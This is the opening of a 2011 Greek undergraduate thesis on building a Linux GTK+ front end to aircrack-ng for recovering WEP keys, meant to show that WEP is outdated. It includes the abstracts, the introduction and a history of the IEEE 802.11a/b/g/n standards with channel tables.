ΑΛΕΞΑΝΔΡΕΙΟ Τ.Ε.Ι ΘΕΣΣΑΛΟΝΙΚΗΣ

ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πτυχιακή Εργασία

<<Ανάπτυξη ολοκληρωμένης εφαρμογής δοκιμασίας των μηχανισμών ασφάλειας ασύρματων τοπικών δικτύων IEEE 802.11>>

Του φοιτητή

Μαραγκού Παύλου

Αρ. Μητρώου 05/2834

Επιβλέπων καθηγητής

Δρ. Θωμάς Λάγκας

Θεσσαλονίκη 2011

ΠΡΟΛΟΓΟΣ

Στα πλαίσια των προπτυχιακών σπουδών μου στο τμήμα Πληροφορικής του Αλεξάνδρειου Ανώτατου Τεχνολογικού Ιδρύματος Θεσσαλονίκης και όπως ο ορίζει ο κανονισμός, μου ανατέθηκε η εκπόνηση πτυχιακής εργασίας ως αναπόσπαστο μέρος της ολοκλήρωσης των σπουδών μου. Η παρούσα πτυχιακή εργασία έχει τίτλο «Ανάπτυξη ολοκληρωμένης εφαρμογής δοκιμασίας των μηχανισμών ασφάλειας ασύρματων τοπικών δικτύων IEEE 802.11» και επιβλέπων καθηγητής είναι ο Δρ. Θωμάς Λάγκας, Επιστημονικός Συνεργάτης του τμήματος Πληροφορικής του ΑΤΕΙ Θεσσαλονίκης.

Αμέσως μετά την ανάθεση της συγκεκριμένης πτυχιακής έγινε μια λεπτομερής έρευνα ώστε να επιλέξω τα κατάλληλα εργαλεία για τη δημιουργία της συγκεκριμένης εφαρμογής. Μετά από αρκετή σκέψη και έρευνα κατέληξα στο Glade για τη δημιουργία του γραφικού περιβάλλοντος, στο GTK+ ως εργαλειοθήκη και στην C ως γλώσσα προγραμματισμού. Για την εύρεση του WEP κλειδιού χρησιμοποίησα την συλλογή εργαλείων aircrack-ng.

Όσο και αν φαίνεται εύκολη η χρήση του aircrack-ng για την εύρεση του κλειδιού, αντιμετώπισα αρκετά προβλήματα τόσο με την συλλογή εργαλείων του aircrack-ng όσο και με το glade, το GTK+ αλλά και την γλώσσα προγραμματισμού την C.

Συνοπτικά, η παρούσα πτυχιακή εργασία έχει την εξής μορφή. Εισαγωγικά παρουσιάζεται ο σκοπός, ο στόχος, η δομή και η μεθοδολογία της εργασίας. Στο δεύτερο κεφάλαιο γίνεται μια ιστορική αναδρομή στα ασύρματα δίκτυα ώστε ο αναγνώστης να κατανοήσει καλύτερα τον τομέα στον οποίο αναφέρεται η εργασία αυτή. Το τρίτο κεφάλαιο αναφέρεται στους μηχανισμούς ασφαλείας των ασύρματων δικτύων, στα χαρακτηριστικά τους, στον αλγόριθμο κρυπτογράφησης τους και στις αδυναμίες τους. Στο τέταρτο κεφάλαιο αναλύεται η εφαρμογή, ο κώδικας της και ο τρόπος χρήσης της. Στο πέμπτο κεφάλαιο παρουσιάζονται τα αποτελέσματα των πειραμάτων που εκτελέστηκαν για την εύρεση του WEP κλειδιού βάσει συγκεκριμένων σεναρίων. Τέλος η εν λόγω πτυχιακή εργασία ολοκληρώνεται με την παράθεση συμπερασμάτων και προτάσεων.

Στόχος της συγκεκριμένης πτυχιακής δεν είναι να παρουσιάσει το πόσο εύκολο είναι να αποκτήσουμε πρόσβαση σε ένα ξένο ασύρματο δίκτυο που χρησιμοποιεί την ασφάλεια WEP. Στόχος της συγκεκριμένης πτυχιακής είναι να αναδείξει πόσο ξεπερασμένη και επικίνδυνη για την ασφάλεια των ασύρματων δικτύων είναι η χρήση του WEP και πόσο επιτακτική είναι η ανάγκη να της μετάβασης σε ένα άλλο είδος ασφάλειας είτε αυτό λέγεται WPA, είτε WPA2.

Εύχομαι η συγκεκριμένη εργασία να κινήσει το ενδιαφέρον του αναγνώστη και να ενισχύσει την υπάρχουσα εικόνα του σχετικά με την ασφάλεια των ασύρματων δικτύων. Καλή ανάγνωση

ΠΕΡΙΛΗΨΗ

Σκοπός της συγκεκριμένης πτυχιακής εργασίας είναι η δημιουργία μιας εφαρμογής για την εύρεση κλειδιών ασύρματων δικτύων που χρησιμοποιούν τον μηχανισμό ασφαλείας WEP. Η πτυχιακή εργασία χωρίζεται σε τέσσερα σημαντικά κεφάλαια.

Στο δεύτερο κεφάλαιο γίνεται μια ιστορική αναδρομή στα ασύρματα δίκτυα. Γίνεται εκτενής αναφορά στα χαρακτηριστικά των διαφόρων προτύπων που εμφανίστηκαν, τους λόγους για τους οποίους επικράτησαν ή όχι καθώς και στην μετέπειτα εφαρμογή και εξέλιξη τους.

Το τρίτο κεφάλαιο ασχολείται με τους μηχανισμούς ασφαλείας των ασύρματων δικτύων. Αναφέρονται τα χαρακτηριστικά τους, ο αλγόριθμος κρυπτογράφησης που χρησιμοποιούν καθώς επίσης και οι αδυναμίες τους.

Στο τέταρτο κεφάλαιο αναλύεται η εφαρμογή που δημιουργήθηκε για την εύρεση των WEP κλειδιών των ασύρματων δικτύων. Αρχικά, αναφέρονται τα εργαλεία που χρησιμοποιήθηκαν ώστε να δημιουργηθεί η συγκεκριμένη εφαρμογή ενώ στη συνέχεια επεξηγούνται συγκεκριμένα σημαντικά σημεία του κώδικα. Τέλος παρουσιάζεται ένας λεπτομερής οδηγός χρήσης για την εφαρμογή.

Στο πέμπτο κεφάλαιο παρουσιάζονται τα αποτελέσματα κάποιων πειραμάτων που πραγματοποιήθηκαν για την εύρεση του WEP κλειδιού σε κάποια συγκεκριμένα σενάρια. Στην συνέχεια γίνεται σύγκριση μεταξύ σεναρίων και παρουσιάζονται τα αποτελέσματα στον αναγνώστη.

ABSTRACT

The aim of this thesis project is the creation of an application for finding the keys of wireless networks that use WEP security mechanism. The thesis is divided into four important chapters.

In the second chapter, a review on the past of wireless networks is made. A mention is made on the characteristics of the various standards that came along, the reasons for which they prevailed or not along with which standard is currently used and which one is being developed.

In the third chapter, a reference is made on the security mechanisms of wireless networks. There is a description of their characteristics, the encryption algorithm they use as well as their weaknesses.

The fourth chapter pertains to the application created for finding the WEP keys of wireless networks. Firstly, the tools used for the creation of the particular application are mentioned followed by an explanation of some important parts of the source code. Lastly, a detailed tutorial of the application is presented.

The fifth chapter presents the results of some experiments carried out for finding the WEP key in certain scenarios. Furthermore, a comparison among the scenarios is made and the results are shown to the reader.

ΕΥΧΑΡΙΣΤΙΕΣ

Θέλω να ευχαριστήσω όσους με βοήθησαν στην ολοκλήρωση αυτής της πτυχιακής εργασίας. Τον φίλο μου Βασίλη Στεργιούδη, για τα γραφικά στους πίνακες και στα σχήματα, τους γονείς μου για όλη την στήριξη που μου παρείχαν, και πάνω από όλα τον επιστημονικό συνεργάτη του ΑΤΕΙΘ, Θωμά Λάγκα για την βοήθεια και τις συμβουλές του όλο αυτόν τον καιρό.

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΠΕΡΙΕΧΟΜΕΝΑ ΣΧΗΜΑΤΩΝ, ΠΙΝΑΚΩΝ ΚΑΙ ΕΙΚΟΝΩΝ

Κεφάλαιο 1ο Εισαγωγή

Σκοπός της συγκεκριμένης πτυχιακής εργασίας είναι η δημιουργίας μιας εφαρμογής για την εύρεση του κλειδιού WEP σε ασύρματα δίκτυα που χρησιμοποιούν το συγκεκριμένο είδος ασφάλειας. Για τη δημιουργία της εφαρμογής έγινε χρήση του εργαλείου για δημιουργία γραφικών διεπαφών Glade. Ο κώδικας της εφαρμογής είναι γραμμένος σε C με χρήση της εργαλειοθήκης GTK+. Για την εύρεση του κλειδιού WEP έγινε χρήση της συλλογής εργαλείων για τον έλεγχο των ασύρματων δικτύων aircrack-ng. Λόγω των περιορισμών που θέτει η συγκεκριμένη συλλογή εργαλείων η εφαρμογή σχεδιάστηκε για το λειτουργικό σύστημα Linux.

Στόχος της συγκεκριμένης πτυχιακής είναι να αναδείξει τις αδυναμίες της κρυπτογράφησης WEP και να αποδείξει ότι κάθε απλός χρήστης μόνο με έναν υπολογιστή και μια συμβατή κάρτα δικτύου μπορεί να ανακαλύψει το κλειδί της κρυπτογράφησης WEP με λίγα μόνο «κλικ».

Το κύριο μέρος της πτυχιακής εργασίας αποτελείται από 4 κεφάλαια. Το κεφάλαιο 2 που αναφέρεται στα ασύρματα δίκτυα, το κεφάλαιο 3 που αναφέρεται στην ασφάλεια των ασύρματων δικτύων, το κεφάλαιο 4 που αναφέρεται στην εφαρμογή για την εύρεση των WEP κλειδιών και τέλος το κεφάλαιο 5 με πειραματικές μετρήσεις που πραγματοποιήθηκαν για την εύρεση του WEP κλειδιού μέσα από συγκεκριμένα σενάρια. Στο επόμενο κεφάλαιο περιέχονται όλες οι αναφορές που χρησιμοποιήθηκαν για τη συγγραφή της πτυχιακής, και στη συνέχεια η σχετική βιβλιογραφία από την οποία αντλήθηκε υλικό για τη συγγραφή. Τέλος στο παράρτημα Α΄ περιλαμβάνεται όλος ο κώδικας της εφαρμογής που αναπτύχθηκε.

Στο κεφάλαιο 2 γίνεται μια ιστορική αναδρομή σχετικά με τα ασύρματα δίκτυα. Αναφέρεται η ιστορική εξέλιξη τους, τα χαρακτηριστικά τους, οι λόγοι για τους οποίους επικράτησαν ή όχι, ποιο πρότυπο βρίσκεται εν ενεργεία αυτή τη στιγμή και ποιο ακολουθεί.

Στο κεφάλαιο 3 αναφέρονται οι μηχανισμοί ασφάλειας των ασύρματων δικτύων. Το μεγαλύτερο μέρος του συγκεκριμένου κεφαλαίου καλύπτει ο μηχανισμός ασφαλείας WEP καθώς αποτελεί και το κύριο αντικείμενο της πτυχιακής μας εργασίας. Αναφέρεται ο τρόπος λειτουργίας του, σε ποιόν αλγόριθμο βασίζεται και ποίες είναι οι βασικές αδυναμίες του. Στην συνέχεια γίνεται αναφορά στους διαδόχους του συγκεκριμένου μηχανισμού ασφαλείας WPA και WPA2. Το WPA αποτέλεσε τον διάδοχο του WEP. Είχε σαν σκοπό να διορθώσει τις αδυναμίες του και στηρίχθηκε στον ίδιο αλγόριθμο κρυπτογράφησης. Το WPA2 εμφανίστηκε στη συνέχεια σαν αντικαταστάτης τόσο του WEP όσο και του WPA καθώς βασιζόταν σε έναν πολύ πιο ισχυρό αλγόριθμο κρυπτογράφησης.

Στο κεφάλαιο 4 γίνεται αναφορά στην εφαρμογή που δημιουργήσαμε για την εύρεση του WEP κλειδιού σε ασύρματα δίκτυα, που χρησιμοποιούν το συγκεκριμένο είδος ασφάλειας. Στην πρώτη ενότητα γίνεται μια αναφορά στα εργαλεία που χρησιμοποιήθηκαν για τη δημιουργία της. Στη συνέχεια παρουσιάζεται μέρος του κώδικα και γίνεται ανάλυση των σημαντικότερων εντολών για την καλύτερη κατανόηση της εφαρμογής από τον χρήστη. Τέλος στην τελευταία ενότητα παρουσιάζεται ένας πλήρης οδηγός χρήσης της συγκεκριμένης εφαρμογής.

Στο κεφάλαιο 5 παρουσιάζονται τα αποτελέσματα πειραματικών μετρήσεων για την εύρεση του WEP κλειδιού που έγιναν σε συγκεκριμένα σενάρια. Παρουσιάζονται τα αποτελέσματα των μετρήσεων σε τέσσερις διαφορετικές συνθήκες. Η πρώτη είναι ένα δίκτυο με μέγιστη ισχύ σήματος. Η δεύτερη ένα δίκτυο με ελάχιστη ισχύ σήματος. Η τρίτη ένα δίκτυο με συνδεμένο client και η τέταρτη ένα δίκτυο που κάνει χρήση 64-bit WEP κλειδιού. Στο τέλος γίνεται μια σύγκριση μεταξύ αυτών των σεναρίων και παρουσιάζονται τα αποτελέσματα.

Στο επόμενο κεφάλαιο παρουσιάζονται όλες οι αναφορές που χρησιμοποιήθηκαν κατά την συγγραφή της συγκεκριμένης πτυχιακής εργασίας. Σε αυτό το κεφάλαιο μπορεί να ανατρέξει ο αναγνώστης για να αντλήσει περισσότερες πληροφορίες σχετικά με διάφορους όρους που αναφέρονται στην εργασία.

Στο τελευταίο κεφάλαιο περιλαμβάνεται όλη η βιβλιογραφία η οποία χρησιμοποιήθηκε στην συγκεκριμένη πτυχιακή εργασία. Περιλαμβάνει τον συγγραφέα, τον τίτλο του βιβλίου και το έτος που αυτό εκδόθηκε.

Τέλος στο Παράρτημα Α περιέχεται όλος ο κώδικα της εφαρμογής που δημιουργήθηκε για την συγκεκριμένη πτυχιακή εργασία. Ο κώδικας περιλαμβάνεται στη συγκεκριμένη πτυχιακή εργασία για την καλύτερη κατανόηση της εφαρμογής από τον αναγνώστη και τη χρησιμοποίηση μέρος αυτού στη δημιουργία κάποιας άλλης εφαρμογής.

Κεφάλαιο 2^{ο} Ασύρματα δίκτυα

2.1 Εισαγωγή

Η γενική ονομασία της IEEE για τα πρότυπα των δικτύων είναι “802” π.χ. IEEE 802.3 για το Ethernet. Η οικογένεια προτύπων “11” αφορά τα τοπικά ασύρματα δίκτυα. Τα 802.11 πρότυπα τοπικής ασύρματης δικτύωσης ή Wi-Fi αναπτύχθηκαν από την ομάδα εργασίας 11 της IEEE.

Η 802.11 οικογένεια περιλαμβάνει σήμερα έξι over-the-air τεχνικές διαμόρφωσης που χρησιμοποιούν τα ίδια πρωτόκολλα του layer 2. Οι πιο γνωστές τεχνικές είναι αυτές που ορίζονται από τα a, b, g, n και αποτελούν τροποποιήσεις του αρχικού προτύπου. Μηχανισμός ασφαλείας δεν υπήρχε εξαρχής αλλά προστέθηκε αργότερα, το 2002, μέσω της τροπολογίας 802.11i. Άλλα πρότυπα της οικογενείας (c-f, h-j) αποτελούν ενίσχυση των υπηρεσιών και επεκτάσεις ή διορθώσεις προηγούμενων 802.11 προδιαγραφών. Το 802.11b ήταν το πρώτο ευρέως αποδεκτό πρότυπο ασύρματης δικτύωσης και ακολούθησαν το 802.11a, το 802.11g και το 802.11n (Πίνακας 2.1).

Τα πρότυπα 802.11b και 80211g χρησιμοποιούν την απροστάτευτη ζώνη συχνοτήτων των 2.4 GHz. Το πρότυπο 802.11a χρησιμοποιεί τη ζώνη συχνοτήτων των 5GHz και το πρότυπο 802.11n μπορεί να λειτουργήσει τόσο στη ζώνη συχνοτήτων των 2.4GHz όσο και στη ζώνη συχνοτήτων των 5GHz. Λειτουργώντας στην άναρχη ζώνη συχνοτήτων των 2.4 GHz ο εξοπλισμός που βασίζεται στα πρότυπα 802.11b, 802.11g και 802.11n υποφέρει από παρεμβολές συσκευών που λειτουργούν στην ίδια συχνότητα όπως φούρνους μικροκυμάτων, ασύρματα τηλέφωνα και συσκευές Bluetooth.

802.11x								
Πρωτόκολλα 802.11	Ημερομηνία Κυκλοφορίας	Ζώνη Συχνοτήτων (GHz)	Εύρος Ζώνης (MHz)	Ρυθμός Μετάδοσης Δεδομένων (Mbit/s)	MIMO	Διαμόρφωση	Εσωτερική εμβέλεια (μ)	Εξωτερική εμβέλεια (μ)
-	Ιούν 1997	2.4	20	1, 2	-	DSSS, FHSS	20	100
a	Σεπ 1999	5	20	6, 9, 12, 18, 24, 36, 48, 54	-	OFDM	35	120
		3.7					-	5.000
b	Σεπ 1999	2.4	20	5.5, 11	-	DSSS	38	140
g	Ιούν 2003	2.4	20	6, 9, 12, 18, 24, 36, 48, 54	-	OFDM, DSSS	38	140
n	Οκτ 2009	2.4/5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2	✓	OFDM	70	250
			40	15, 30, 45, 60, 90, 120, 135, 150			70	250

Πίνακας 2.1 Χαρακτηριστικά των προτύπων 802.11x [1]

2.2 Πρότυπα

Η αρχική έκδοση του προτύπου IEEE 802.11 κυκλοφόρησε το 1997 και καθόριζε δύο ταχύτητες δεδομένων 1 και 2 Megabits ανά δευτερόλεπτο (Mbit/s). Η μετάδοση γινόταν είτε μέσω υπέρυθρων (IR) είτε μέσω της ζώνης συχνοτήτων των 2.4 GHz. Η χρήση υπερύθρων παραμένει μέρος του προτύπου χωρίς όμως καμία πραγματική υλοποίηση.

Το αρχικό πρότυπο έκανε χρήση της μεθόδου Carrier Sense Multiple Access με Αποφυγή Σύγκρουσης (CSMA / CA) ως μέθοδο πρόσβασης, όπως άλλωστε και το πρωτόκολλο Ethernet. Η μέγιστη χωρητικότητα του καναλιού περιορίζεται περίπου στο 65% μετά τη διόρθωση σφαλμάτων και την αντιμετώπιση των λαθών που εμφανίζονται. Μια αδυναμία αυτής της πρώτης έκδοσης του προτύπου ήταν ότι προσέφερε τόσες πολλές επιλογές με αποτέλεσμα να χάνεται η διαλειτουργικότητα στο τέλος. Έτσι διαφάνηκε η ανάγκη δημιουργίας ενός πιο απλού προτύπου που θα προσέφερε στους διάφορους προμηθευτές υλικού την ευελιξία να διαφοροποιήσουν τα προϊόντα τους για να προστεθεί τελικά στην οικογένεια των 802.11 προτύπων το 802.11b το οποίο προσέφερε και αναγνώριση από τον κόσμο. [2]

2.2.1 802.11b

Το IEEE 802.11b επικυρώθηκε το 1999 και αποτελεί τροποποίηση του αρχικού προτύπου. Το 802.11b έχει μέγιστο ρυθμό δεδομένων τα 11 Mbit/s και βασίζεται στο ίδιο πρωτόκολλο σηματοδοσίας με το Ethernet. Λόγω των απαιτήσεων του CSMA / CA πρωτόκολλου η μέγιστη ταχύτητα που μπορεί να πετύχει μια εφαρμογή είναι 5.9 Mbit/s μέσω TCP και 7.1 Mbit/s μέσω UDP. Επίσης, λειτουργεί στην απροστάτευτη ζώνη συχνοτήτων των 2.4 GHz και διαθέτει μόνο 3 μη επικαλυπτόμενα κανάλια (Πίνακας 2.2).

Προϊόντα βασιζόμενα στο 802.11b έκαναν την εμφάνιση τους στην αγορά πολύ γρήγορα, αφού το 802.11b αποτελεί μια επέκταση της τεχνικής διαμόρφωσης DSSS που ορίζεται στο αρχικό πρότυπο. Ως εκ τούτου τα προϊόντα που ήδη κυκλοφορούσαν ήταν εύκολο να αναβαθμιστούν ώστε να υποστηρίζουν και το 802.11b πρότυπο. Η σημαντική αύξηση στην απόδοση του 802.11b (σε σχέση με το αρχικό πρότυπο 802.11) σε συνδυασμό με την μείωση τιμών οδήγησε στην γρήγορη αποδοχή του και την οριστικοποίηση του ως πρότυπο της τεχνολογίας του ασύρματου LAN.

Οι 802.11b κάρτες δικτύου μπορούν να λειτουργήσουν στα 11 Mb/s αλλά θα πέφτουν στα 5.5Mb/s, 2Mb/s και 1Mb/s ανάλογα με την ποιότητα του σήματος. Επεκτάσεις έχουν προστεθεί στο 802.11b πρότυπο για να αυξηθεί η ταχύτητα στα 22, 33 και 44 Mb/s αλλά αυτές οι επεκτάσεις δημιουργήθηκαν από ιδιώτες και εταιρίες και δεν έχουν εγκριθεί από την IEEE. Πολλές εταιρίες ονομάζουν αυτές της επεκτάσεις – βελτιώσεις 802.11b+. Όλες αυτές οι επεκτάσεις σταμάτησαν να χρησιμοποιούνται με την έλευση του προτύπου 802.11g.

Η πρώτη ευρεία εμπορική χρήση του πρότυπου 802.11b για δικτύωση έγινε από την Apple Computer με την ονομασία Airport. [3]

Κανάλι	Κεντρική συχνότητα	Εύρος καναλιού	Επικαλυπτόμενα κανάλια
1	2.412 GHz	2.401-2.423 GHz	2
2	2.417 GHz	2.406-2.428 GHz	1,3
3	2.422 GHz	2.411-2.433 GHz	2,4
4	2.427 GHz	2.416-2.438 GHz	3,5
5	2.432 GHz	2.421-2.443 GHz	4,6
6	2.437 GHz	2.426-2.448 GHz	5,7
7	2.442 GHz	2.431-2.453 GHz	6,8
8	2.447 GHz	2.436-2.458 GHz	7,9
9	2.452 GHz	2.441-2.463 GHz	8,10
10	2.457 GHz	2.446-2.468 GHz	9,11
11	2.462 GHz	2.451-2.473 GHz	10,12
12	2.467 GHz	2.456-2.478 GHz	11,13
13	2.472 GHz	2.461-2.483 GHz	12
14	2.484 GHz	2.473-2.495 GHz	

Πίνακας 2.2 Στοιχεία καναλιών του προτύπου 802.11b [4]

2.2.2 802.11a

Η 802.11a τροποποίηση του αρχικού προτύπου επικυρώθηκε το 1999. Το πρότυπο 802.11a χρησιμοποιεί το ίδιο πρωτόκολλο με το αρχικό πρότυπο, τη ζώνη συχνοτήτων των 5 GHz και το 52-subcarrier OFDM (Orthogonal Frequency Division Multiplexing) για να πετύχει ρυθμό δεδομένων της τάξης των 54 Mb/s. Σε πραγματικές συνθήκες τα θεωρητικά 54 Mb/s αντιστοιχούν σε 24 Mb/s. Ο ρυθμός αποστολής και λήψης των δεδομένων μειώνεται σε 48, 36, 34, 18, 12, 9 και 6 Mb/s ανάλογα με την ποιότητα του σήματος. Το πρότυπο 802.11a δεν μπορεί να λειτουργήσει μαζί με το πρότυπο 802.11b εκτός αν χρησιμοποιήσουμε εξοπλισμό που υλοποιεί ανεξάρτητα τα δύο πρότυπα.

Δεδομένου ότι η ζώνη συχνοτήτων των 2.4 GHz χρησιμοποιείται ευρέως από πολλούς χρήστες και συσκευές, η μετακίνηση στην ζώνη συχνοτήτων των 5 GHz δίνει στο πρότυπο 802.11a το πλεονέκτημα των λιγότερων παρεμβολών. Η χρήση όμως της ζώνης συχνοτήτων των 5 GHz περιορίζει την χρήση του 802.11a προτύπου μόνο σε σημεία που έχουν οπτική επαφή, έτσι πρέπει να χρησιμοποιηθούν περισσότερα σημεία πρόσβασης. Επιπρόσθετα λόγω αυτού του περιορισμού η διείσδυση του σήματος μέσα από τοίχους και άλλα εμπόδια είναι πολύ μειωμένη σε σύγκριση με το πρότυπο 802.11b.

Ως αποτέλεσμα της παγκόσμιας συνδιάσκεψης ραδιοεπικοινωνιών το 2003 κατέστη ευκολότερη η χρησιμοποίηση αυτού του προτύπου σε όλο τον κόσμο με εύρος ζώνης καναλιού τα 255MHz. Το IEEE 802.11a έχει εγκριθεί στις Ηνωμένες Πολιτείες και στην Ιαπωνία, αλλά σε άλλες περιοχές όπως στην Ευρωπαϊκή Ένωση υπήρξαν καθυστερήσεις. Οι Ευρωπαϊκές ρυθμιστικές αρχές εξέτασαν το ενδεχόμενο της χρήσης του ευρωπαϊκού προτύπου HIPERLAN, αλλά στα μέσα του 2002 αποφάσισαν τελικά τη χρησιμοποίηση του 802.11a και στην Ευρώπη.

Τα πρώτα 802.11a προϊόντα έκαναν την εμφάνιση τους στην αγορά το 2001 αλλά το πρότυπο αυτό δεν έγινε γνωστό, καθώς το 802.11b είχε ήδη υιοθετηθεί ευρέως. Οι αρχικές εφαρμογές του IEEE 802.11a ήταν λίγες λόγω της μικρής εμβέλειας. Οι κατασκευαστές εξοπλισμού 802.11a ανταποκρίθηκαν στην έλλειψη εμπορικής επιτυχίας με τη βελτίωση του προτύπου και τη δημιουργία εξοπλισμού που μπορούσε να χρησιμοποιήσει περισσότερα από ένα 802.11 πρότυπα. [5]

2.2.3 802.11g

Στις 12 Ιουνίου του 2003, μια ακόμα τροποποίηση του αρχικού προτύπου έκανε την εμφάνιση της, το 802.11g. Χρησιμοποιούσε όπως και το 802.11b τη ζώνη συχνοτήτων των 2.4 GHz με εύρος καναλιού τα 83,5 MHz και μπορούσε να προσφέρει θεωρητικές ταχύτητες της τάξης των 54 Mb/s, ή στην πραγματικότητα 24,7 Mb/s, όπως και το πρότυπο 802.11a. Το πρότυπο 802.11g είναι πλήρως συμβατό με το 802.11b και χρησιμοποιεί τις ίδιες ακριβώς συχνότητες, παρόλα αυτά, σε παλιά δίκτυα η παρουσία ενός 802.11b κόμβου μειώνει σημαντικά την ταχύτητα ενός 802.11g δικτύου.

Το πρότυπο 802.11g υιοθετήθηκε από τους καταναλωτές τον Ιανουάριου του 2003, πολύ πριν την επικύρωση του από την IEEE. Οι εταιρικοί χρήστες καθυστέρησαν στην υιοθέτηση του καθώς η Cisco και άλλοι μεγάλοι κατασκευαστές εξοπλισμού περίμεναν μέχρι την τελική επικύρωση. Μέχρι το καλοκαίρι του 2003 ακολούθησε ένας αναβρασμός. Τα περισσότερα dual-mode 802.11a/b προϊόντα εξελίχθηκαν σε tri-mode υποστηρίζοντας a, b, g σε μια μόνο συσκευή

Αν και το 802.11g πρότυπο υποσχέθηκε υψηλότερες επιδόσεις και ταχύτητες, τα πραγματικά αποτελέσματα μετριάσθηκαν από μια σειρά παραγόντων:

- Προβλήματα από συσκευές συμβατές μόνο με το 802.11b πρότυπο
- Παρεμβολές από διάφορες συσκευές (Bluetooth, Φούρνοι μικροκυμάτων κτλ)
- Περιορισμένα κανάλια (Μόνο 3 κανάλια μη επικαλυπτόμενα όπως και στο 802.11b) (Πίνακας 2.3, Σχήμα 2.1)
- Υψηλότερες ταχύτητες, μεγαλύτερη ευαισθησία σε παρεμβολές


Όλα τα παραπάνω είχαν σαν αποτέλεσμα μια 802.11g συσκευή να μειώνει τον ρυθμό μετάδοσης δεδομένων. Η μετάβαση σε dual-mode/tri-mode προϊόντα προσέφερε, εκτός από οικονομία και την καλύτερη δυνατή απόδοση σε συγκεκριμένα περιβάλλοντα.

Ένα νέο χαρακτηριστικό με την ονομασία “Super G” έχει πλέον ενσωματωθεί σε αρκετά access points. Αυτό το χαρακτηριστικό μπορεί να ενισχύσει τις ταχύτητες δικτύου έως 108 Mb/s με τη χρήση περισσότερων καναλιών. Αυτήν η δυνατότητα μπορεί να επηρεάσει άλλα δίκτυα και να μην υποστηρίζεται από όλες τις b/g κάρτες – πελάτη.

Ο πρώτος μεγάλος κατασκευαστής που χρησιμοποίησε το 802.11g ήταν η Apple υπό την εμπορική ονομασία AirPort Extreme. Η Cisco ακολούθησε μέσω της θυγατρικής της Linksys, προσφέροντας δικά της ασύρματα προϊόντα με την ονομασία Aironet. [6]

Κανάλι	Κεντρική συχνότητα	Εύρος καναλιού	Επικαλυπτόμενα κανάλια
1	2.412 GHz	2.401-2.423 GHz	2,3,4,5
2	2.417 GHz	2.406-2.428 GHz	1,3,4,5,6
3	2.422 GHz	2.411-2.433 GHz	1,2,4,5,6,7
4	2.427 GHz	2.416-2.438 GHz	1,2,3,5,6,7,8
5	2.432 GHz	2.421-2.443 GHz	1,2,3,4,6,7,8,9
6	2.437 GHz	2.426-2.448 GHz	2,3,4,5,7,8,9,10
7	2.442 GHz	2.431-2.453 GHz	3,4,5,6,8,9,10,11
8	2.447 GHz	2.436-2.458 GHz	4,5,6,7,9,10,11,12
9	2.452 GHz	2.441-2.463 GHz	5,6,7,8,10,11,12,13
10	2.457 GHz	2.446-2.468 GHz	6,7,8,9,11,12,13
11	2.462 GHz	2.451-2.473 GHz	7,8,9,10,12,13
12	2.467 GHz	2.456-2.478 GHz	8,9,10,11,13
13	2.472 GHz	2.461-2.483 GHz	9,10,11,12

Πίνακας 2.3 Στοιχεία καναλιών του προτύπου 802.11g [7]



